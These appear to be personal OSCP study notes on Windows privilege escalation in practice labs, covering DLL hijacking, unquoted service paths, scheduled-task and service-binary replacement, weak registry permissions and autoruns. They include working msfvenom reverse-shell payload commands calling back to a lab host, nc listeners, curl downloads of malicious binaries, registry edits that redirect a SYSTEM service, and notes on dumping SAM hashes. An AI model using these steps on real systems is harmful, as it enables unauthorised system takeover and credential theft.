
- a. **sc.exe query scheduler**

```
PS C:\Scheduler> sc.exe query scheduler


SERVICE_NAME: scheduler
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT          : 0x0
```

- i. It is indeed running

5. So, we can now move the binary to windows VM that has GUI so that we can run procmon.exe on it
6. We picked 192.168.xxx.250 since it already has procmon installed in **C:\Tools\SysinternalsSuite**
7. So we use impacket-smbserver to get scheduler.exe from .7 to kali and then from kali to .250
8. We have admin privileges in .250, so we go to C:\ and then create a directory scheduler, to simulate the real victim
  - a. **cd C:\**
  - b. **mkdir scheduler**
9. Then put scheduler.exe inside of scheduler
  - a. **cd scheduler**
  - b. **curl http://192.168.45.232/scheduler.exe -o scheduler.exe**
10. And then we saw from earlier that scheduler.exe is run using a service. We also tried double clicking on the .exe and got this error



- a.
11. Now, we want to set up Procmon. I used procmon64.exe
  - a. Click on Filter
  - b. Click on Filter...



c.

- i. Copy these filters.
- ii. You would change "scheduler" to whatever the theme of your attack is
- iii. **Another filter is Operation is CreateFile, so add that if you want as shown in OSCP DLL hijacking chapter**

12. So, to create a service and run it to simulate the real victim, we can do this

- a. sc.exe create scheduler binPath= "C:\Scheduler\scheduler.exe"
- b. net start scheduler

13. Then, we should see this output on procmon

| Process Monitor - Sysinternals: www.sysinternals.com |               |       |            |                                       |                                     |        |
|------------------------------------------------------|---------------|-------|------------|---------------------------------------|-------------------------------------|--------|
| File                                                 | Edit          | Event | Filter     | Tools                                 | Options                             | Help   |
|                                                      |               |       |            |                                       |                                     |        |
| Time ...                                             | Process Name  | PID   | Operation  | Path                                  | Result                              | Detail |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:0...                                            | scheduler.exe | 3356  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:14:5...                                            | scheduler.exe | 3356  | CreateFile | C:\Scheduler\CRYPTBASE.DLL            | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\Microsoft.NET\Framework... | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Scheduler\customlib.dll            | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\customlib.dll     | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System\customlib.dll       | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\customlib.dll              | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\customlib.dll     | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\customlib.dll     | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\customlib.dll              | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\wbem\customli...  | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\WindowsPower...   | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\OpenSSH\cust...   | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Scheduler\beyondhelper.dll         | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\beyondhelper.dll  | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System\beyondhelper.dll    | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\beyondhelper.dll           | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\beyondhelper.dll  | NAME NOT FOUND Desired Access: R... |        |
| 8:15:0...                                            | scheduler.exe | 6232  | CreateFile | C:\Windows\System32\beyondhelper.dll  | NAME NOT FOUND Desired Access: R... |        |

a.

14. And then from here, we see multiple .dll which are attempted to be found. One of which is **beyondhelper.dll**.

15. Here is why we could have figured out it was beyondhelper.dll:


- a. First, let's only focus on those .dll that are in directories we can edit, like C:\scheduler
- b. This limits it down to:
  - i. **CRYPTBASE.dll**
  - ii. **customlib.dll**
  - iii. **beyondhelper.dll**
- c. And we want to focus on non-standard .dll, so we can eliminate CRYPTBASE.dll
- d. And then customlib.dll is already in C:\scheduler, but we can't edit it, so that means we can't replace it with malicious .dll
- e. And so that leaves us with beyondhelper.dll!
- f. And it's fine that customlib.dll is there, since .exe can load MULTIPLE .dll files, so it's probably loading customlib.dll and ALSO beyondhelper.dll, which allows us to get reverse shell from malicious replacement

**Now, on the victim machine:**

16. First, on your kali, create a malicious beyondhelper.dll
  - a. msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.45.232  
LPORT=4444 -f dll -o beyondhelper.dll
17. Start listener on kali
  - a. rlwrap nc -lvpn 4444
18. Then get it into C:\Scheduler, on the real victim machine, which the scheduler.exe is located
  - a. curl http://192.168.45.232/beyondhelper.dll -o beyondhelper.dll
19. And then we can try restarting the service by turning it off and then on in order to hopefully make it trigger malicious .dll
  - a. sc.exe stop scheduler
  - b. sc.exe start scheduler
20. Then, you should check your listener and see connection!!!

## Procmon

Use Procmon on RDP or on my personal Windows VMWare



| Time ...  | Process Name | PID | Operation     | Path                                    | Result  | Detail              |
|-----------|--------------|-----|---------------|-----------------------------------------|---------|---------------------|
| 9:02:2... | lsass.exe    | 824 | QueryNameInfo | C:\Users\michaeladmin\Desktop\tools\... | SUCCESS | Name: \Users\mic... |
| 9:02:2... | lsass.exe    | 824 | QueryNameInfo | C:\Users\michaeladmin\Desktop\tools\... | SUCCESS | Name: \Users\mic... |

- The underlined button on the far left is to clear
- The second underlined button is for "Show Registry Activity" and should be turned off
- The last underlined button is for "Show Network Activity" and should be turned off

## Unquoted Service Path

More information can be found in the **OSCP 17.2.3. Unquoted Service Paths**

### Why it's a rare:

1. Writable directory requirement –

- a. You need write access to a directory in the path before the legitimate executable. Most unquoted service paths start in C:\Program Files or C:\Windows\System32, which are protected by NTFS ACLs so regular users can't drop files there. Even if there's a space early in the path, you usually can't place your malicious binary in those higher-level folders.
2. Service start/stop control –
    - a. Even if you can plant a binary, you must be able to start or restart the service without admin rights. Many services require SERVICE\_START permissions that non-admins don't have, so you'd have to wait for a system reboot or an admin-triggered restart — which is unreliable in a pentest.
  3. Path order and feasibility –
    - a. The exploitable filename depends on where the first writable folder appears in the parsing sequence. Often, that writable folder is either non-existent or much later in the path (after the actual binary), making the bug irrelevant.

`wmic service get name,pathname | findstr /i /v "C:\Windows\" | findstr /i /v " "`

- List of services with spaces and missing quotes in the binary path

## How to find vulnerable unquotes service path using powerview.ps1

[Get-UnquotedService](#)

## Unquotes Service path exploit example

```
unquotedsvc(Unquoted Path Service)[C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe] - Manual - Stopped - No quotes and Space detected
VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)[C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe] - Auto - Running
Alias Manager and Ticket Service
```

- This is an example from the Tib3rius Service Exploits Video
- They explain unquotes service path in details

The path is this:

- C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

How to exploit:

1. Check the service to see if we can start/stop it
  - a. `sc qc unquotedsvc`

2. Use accesschk.exe to check for write permissions:
    - a. `\accesschk.exe /accepteula -uwdq C:\`
      - i. `-u` → Show the username that owns the object.
      - ii. `-w` → Show write permissions.
      - iii. `-d` → Shows only directories (not files, services, registry keys, etc.).
      - iv. `-q` → Quiet mode — suppresses the banner/header text.
    - b. `\accesschk.exe /accepteula -uwdq "C:\Program Files"`
    - c. `\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"`
  3. We find that we can write to:
    - a. `C:\Program Files\Unquoted Path Service`
      - i. And that means they will check this path before they check the full original path
  4. Copy the reverse shell executable and rename it appropriately:
    - a. `copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"`
  5. Start a listener on Kali, and then start the service to trigger the exploit:
    - a. `net start unquotedsv`
- 

## Watch-Command

<https://github.com/markwragg/PowerShell-Watch/blob/master/Watch/Public/Watch-Command.ps1>

1. `powershell -ep bypass`
2. `.\Watch-Command.ps1`
  - a. Dot Source it

**I used the following in the Relia Challenge Lab for 192.168.x.15 machine**

```
Watch-Command -ScriptBlock { Get-Process | Where-Object { $_.ProcessName -like "beyondupdater" } } -Difference -Continuous
```

- This command **continuously monitors (every second) for a process called "beyondupdater.**" This is important since the process only appear for a couple of seconds and then disappears until it's scheduled to be run again later
- **Watch-Command -ScriptBlock** is from this Watch-Command module, and it basically says "run this command continuously" so that it can catch process/schedule-tasks that appear for a few seconds and then disappear
- **Get-Process** : this just gets a list of all the processes
- **Where-Object** : this is like grep
- **\$\_** : this represents the current (process) object flowing through the pipeline. It's basically a placeholder for each object
  - Like in coding when you do "for (x in exampleList){}"
  - **\$\_** is kind of like the "x" when you refer to it in the body of the For Loop
- **.ProcessName** : this accesses the ProcessName parameter of the object
- **-like** : this flag allows you to put wildcards (\*) in the string.
  - Like I could have done "beyond\*" and it would have worked
- **-Difference** : Only show output when the result changes (e.g., process appears/disappears)
  - **You don't really need this flag**
- **-Continuous** : it monitors until you press CTRL + C

```
PS C:\> Watch-Command -ScriptBlock { Get-Process | Where-Object { $_.ProcessName -like "beyondupdate*" } } -Difference -Continuous
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
----- -- -- -- -- --
  7     1    840   1264          4172  0 beyondupdater
  7     1    840   1264          8740  0 beyondupdater
```

---

## Scheduled Tasks

More information can be found in the **OSCP 17.3.1. Scheduled Tasks**

**schtasks /query /fo LIST /v**

- Display a list of all scheduled tasks

Powershell version:

- **Get-ScheduledTask | where {\$\_.TaskPath -notlike "\Microsoft\*"} | ft TaskName,TaskPath,State**

```

PS C:\Users\steve> schtasks /query /fo LIST /v
...
Folder: \Microsoft
HostName: CLIENTWK220
TaskName: \Microsoft\CacheCleanup
Next Run Time: 7/11/2022 2:47:21 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 7/11/2022 2:46:22 AM
Last Result: 0
Author: CLIENTWK220\daveadmin
Task To Run: C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In: C:\Users\steve\Pictures
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode
Run As User: daveadmin
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule: Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time: 7:37:21 AM
Start Date: 7/4/2022
...

```

*Listing 75 - Display a list of all scheduled tasks on CLIENTWK220*

- Tells us the (scheduled) task name
- Tells us when it's going to run next
- Tells us the author
- Tells us the path to the binary run!

```

PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
C:\Users\steve\Pictures\BackendCacheCleanup.exe NT AUTHORITY\SYSTEM:(I)(F)
                                BUILTIN\Administrators:(I)(F)
                                CLIENTWK220\steve:(I)(F)
                                CLIENTWK220\offsec:(I)(F)

```

*Listing 76 - Display permissions on the executable file BackendCacheCleanup.exe*

- As expected, we have Full Access (F) permissions, since the executable file is in the home directory of *steve*. Now, we can use our binary **adduser.exe** again to replace the executable file specified in the action of the scheduled task.

One Scheduled Tasks attack can be found in the **MedTech Challenge lab** on machine **172.16.xxx.12**

For context, we saw a suspicious directory C:\temp which is not a ordinary folder in C:\. And then we saw an executable called backup.exe. We then saw if we could replace the binary, which

we could. We saw if there were any backup services (in case of a **service binary hijack attack**), and we can check to see if any services are running backup.exe (by running `sc.exe qc` which shows all services and the path to the executable they run), but we don't see backup.exe anywhere. However, we guess that maybe it's a **scheduled task**.

However, you won't be able to enumerate the scheduled task with your current user privileges. Here you should notice the non standard binary, interesting name and that you have permissions to replace it. That is enough to give it a try. You should wait at most 5 minutes to see if it's executed. But, look at the **OSCP 17.3.1. Scheduled Tasks** which gives tips on how to enumerate scheduled tasks, only for RDP though since it doesn't work on winrm.

Steps:

1. `move C:\temp\backup.exe C:\Users\yoshi\backup.exe`
  - a. Move the original to a backup location in case we need it for later
2. `sudo rlwrap nc -lvpn 4444`
3. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.232 LPORT=4444 -f exe -o backup.exe`
  - a. Payload that we want the SYSTEM account to run
  - b. It will send a reverse shell
4. `cd C:\temp`
  - a. Go to where the binary was
5. `curl http://192.168.45.232/backup.exe -o backup.exe`
  - a. Replace it with our malicious binary
6. And then it automatically gets triggered after like 30 seconds or less. But, it could be more.

---

## Registry

# Registry Explained

Think of the **Windows Registry** as the operating system's *giant database of settings*.

Instead of having a bunch of `.conf` files like Linux, Windows stores almost all its configuration — for the OS itself, installed programs, user settings, drivers, startup items, etc. — in this central, hierarchical database.

**What it's similar to:**

- In Linux, it's a bit like `/etc` (system-wide configs) mixed with your `~/.config` folder (per-user configs) all in one place.
- In software dev terms, you can imagine it like a massive key-value store, with folders (called *keys*) and individual settings (called *values*).
- It's also a little like the Group Policy system's backend, since Group Policy changes often just write to registry keys.

**Structure:**

- **Hives** (big top-level sections): like `HKEY_LOCAL_MACHINE` (system-wide) and `HKEY_CURRENT_USER` (current logged-in user).
- **Keys**: folders inside hives (like `Software\Microsoft\Windows\CurrentVersion\Run`).
- **Values**: the actual settings, which can be strings, numbers, or binary data.

**How to interact with it:**

- **GUI**: `regedit.exe` (Registry Editor) — point-and-click interface.
- **CMD**: `reg query`, `reg add`, `reg delete`.
- **PowerShell**: `Get-ItemProperty`, `Set-ItemProperty`, or `New-Item`.
- **Programmatically**: malware and admin scripts often use APIs to read/write registry keys.
- **Remote**: Admins (and pentesters) can sometimes  ad/write registry remotely if permissions allow.

Where you'll see it in privilege escalation:

- **Startup/Autoruns**: Changing keys in `Run` or `RunOnce` can make your payload start at boot.
- **Service Hijacking**: Services store their executable paths in registry keys; if you can modify one that runs as SYSTEM, you can point it to your malicious binary.
- **AlwaysInstallElevated**: Two registry keys (`HKLM` and `HKCU`) if both set to `1` let you install MSI packages as SYSTEM.
- **Credential Storage**: Some software stores passwords in registry in plain text or weakly encrypted.
- **Registry Permissions Misconfig**: If a SYSTEM-level key is writable by a low-priv user, you can overwrite it for escalation.
- **SAM and SYSTEM hives**: These files are part of the registry and contain password hashes; if you can copy them, you can crack or pass them.

- We've seen Autorun and AlwaysInstallElevated in the Tib3rius Registry Video

- We've seen the Service Hijacking with weak registry permission in the "**Exploiting weak registry permissions**" section down below
- We've seen Credential Storage for the PuTTY exploit in OSCP-A where we were able to find plaintext password for Zachary by looking at the PuTTY registry
- We've seen SAM and SYSTEM hives in the OSCP-A attack which hold the hashes of all the local users (but then the admin one was re-used for domain admin)

On disk, the registry isn't one giant file — it's split into **hive files** stored in specific locations.

Here's where they live by default:

#### System-wide hives (all users):

- `C:\Windows\System32\config\SAM` – Local user account database (password hashes).
- `C:\Windows\System32\config\SYSTEM` – System configuration (includes the SYSTEM key used for decrypting SAM hashes).
- `C:\Windows\System32\config\SECURITY` – Local security policy info.
- `C:\Windows\System32\config\SOFTWARE` – Installed programs, system software settings.
- `C:\Windows\System32\config\DEFAULT` – Default profile settings (used before any user logs in).

#### Per-user hives:

- `C:\Users\<username>\NTUSER.DAT` – Stores the user's `HKEY_CURRENT_USER` settings.
- `C:\Users\<username>\AppData\Local\Microsoft\Windows\UsrClass.dat` – Extra user-specific registry data, mostly COM class info.

#### Notes for pentesting:

- These files are locked by Windows while running, but you can grab them from:
  - Volume Shadow Copies
  - Booting from another OS / mounting the drive
  - Backups
- For **hash dumping**, you need at least `SAM` + `SYSTEM` (to decrypt password hashes).
- For **offline registry analysis**, tools like `reg.exe load`, `RegRipper`, or `Impacket-secretsdump` can parse these files.

- This is where Registry and Hives are located

Right — `HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer` is **not** the actual full filesystem path to a file on disk.

Here's what's going on:

- `HKEY_CURRENT_USER` (HKCU) is a *logical hive* that Windows shows you in the registry view.
- It's actually a **mapping** to a section inside your `NTUSER.DAT` file for the currently logged-in user (`C:\Users\<username>\NTUSER.DAT`).
- When you run `reg query HKEY_CURRENT_USER\....`, Windows is reading from that `NTUSER.DAT` hive in memory, not directly from a file path.

Do all registry paths start with `HKEY_CURRENT_USER`?

No — there are **five main root hives** you might see:

1. `HKEY_LOCAL_MACHINE` (HKLM) – Machine-wide settings (SYSTEM, SOFTWARE, SAM hives).
2. `HKEY_CURRENT_USER` (HKCU) – Current user's settings (from `NTUSER.DAT`).
3. `HKEY_CLASSES_ROOT` (HKCR) – File type and COM object associations (merged view of HKLM + HKCU).
4. `HKEY_USERS` (HKU) – All user profiles loaded into memory (HKCU is just a shortcut to one of these).
5. `HKEY_CURRENT_CONFIG` (HKCC) – Current hardware profile settings.

Example:

- `HKCU\Software\Policies\Microsoft\Windows\Installer` (current user's MSI policy) → stored in `NTUSER.DAT`.
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` (system startup programs) → stored in the SYSTEM's SOFTWARE hive.

So, registry "paths" are *logical addresses*, not literal file paths — the actual files are those hive files we talked about earlier, and Windows maps them into memory ↓ you.

- How registry paths work (they are not literal paths)

## Exploiting weak Registry Permissions

This is from Tib3rius Service Exploits video

### Looking if you can modify any service registry()

```
[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\SYSTEM\CurrentControlSet\services\regsvcr\Interactive [TakeOwnership]

[+] Checking write permissions in PATH folders (DLL Hijacking)()
```

- "Interactive" is referring to the Interactive group, which we are likely part of since that is the group that can RDP, winm, and such
- And "TakeOwnership" means we can change the ownership to ourselves

From here, it seems like we can modify this registry. We can further enumerate.

Using built-in powershell:

- Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List

Using accesschk.exe:

- .\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
  - -u → Show the username that owns the object.
  - -v → Verbose output — shows more detail about permissions and ACEs.
  - -w → Show write permissions.
  - -q → Quiet mode — suppresses banner and header info.
  - -k → Specifically check registry keys (as opposed to files, services, etc.).

```
PS C:\PrivEsc> .\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
.\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
    Medium Mandatory Level (Default) [No-Write-Up]
    RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
    RW BUILTIN\Administrators
        KEY_ALL_ACCESS
    RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS
PS C:\PrivEsc> .\accesschk.exe /accepteula -ucqv user regsvc
.\accesschk.exe /accepteula -ucqv user regsvc
R  regsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    SERVICE_CONTROL
    READ_CONTROL
PS C:\PrivEsc> reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc
reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
    Type      REG_DWORD      0x10
    Start     REG_DWORD      0x3
    ErrorControl  REG_DWORD      0x1
   ImagePath   REG_EXPAND_SZ  "C:\Program Files\Insecure Registry Service\insecureregistryse
rvice.exe"
    DisplayName  REG_SZ      Insecure Registry Service
    ObjectName   REG_SZ      LocalSystem

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc\Security
PS C:\PrivEsc> █
```

1. We see that everyone in the "INTERACTIVE" group has KEY\_ALL\_ACCESS, meaning we have FULL control

2. We think there is a service related to this registry, since the registry path ends in **\Services\regsvc**. We then check to see if we can run the service "regsvc" that we think is associated with this registry
  - `.\accesschk.exe /accepteula -ucqv user regsvc`
  - And it turns out we can start/stop the service! This is all we need since we are not changing the config of the service, but rather, the registry
3. And then we query the registry to see what its configs are like
  - a. `reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc`
  - b. We see the "ImagePath", which tells us where its running binary. It's like `BINARY_PATH_NAME` (binPath) but for registry
4. Overwrite the ImagePath registry key to point to our reverse shell Executable
  - a. `reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /vImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f`
  - b. Replace `C:\PrivEsc\reverse.exe` with your own path to rev shell
5. Start a listener on Kali
6. Then start the service to trigger the exploit:
  - a. `net start regsvc`

## Autorun

This is from the Tib3rius Registry Video

Autorun:

- Windows can be configured to run commands at startup, with elevated privileges.
- These "AutoRuns" are configured in the **Registry**.
- If you are able to write to an AutoRun executable, and are able to restart the system (or wait for it to be restarted) you may be able to escalate privileges

```

[+] Autorun Applications(T1010)
[?] Check if you can modify other users AutoRuns binaries https://book.hacktricks.xyz/windows/windows-local-
Folder: C:\Windows\system32
File: C:\Windows\system32\SecurityHealthSystray.exe
RegPath: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
=====
Folder: C:\BGinfo\Bginfo.exe\accepteula\ic:\bginfo\bgconfig.bgi
FolderPerms: Authenticated Users [WriteData/CreateFiles]
File: C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0 (Unquoted and Space detected)
FilePerms: Authenticated Users [WriteData/CreateFiles]
RegPath: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
=====
Folder: C:\Program Files\VMware\VMware Tools
File: C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr
RegPath: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
=====
Folder: C:\Program Files\Autorun Program
File: C:\Program Files\Autorun Program\program.exe
FilePerms: Everyone [AllAccess]
RegPath: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
=====
```




- As you can see from winPEAS, we have ALL ACCESS to the file that is Autorun
- 1. We can then manually enumerate the autorun registry to see if this file is autorun:
- `reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
  - The winPEAS output also provides us this registry path (regpath)

```
C:\PrivEsc>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
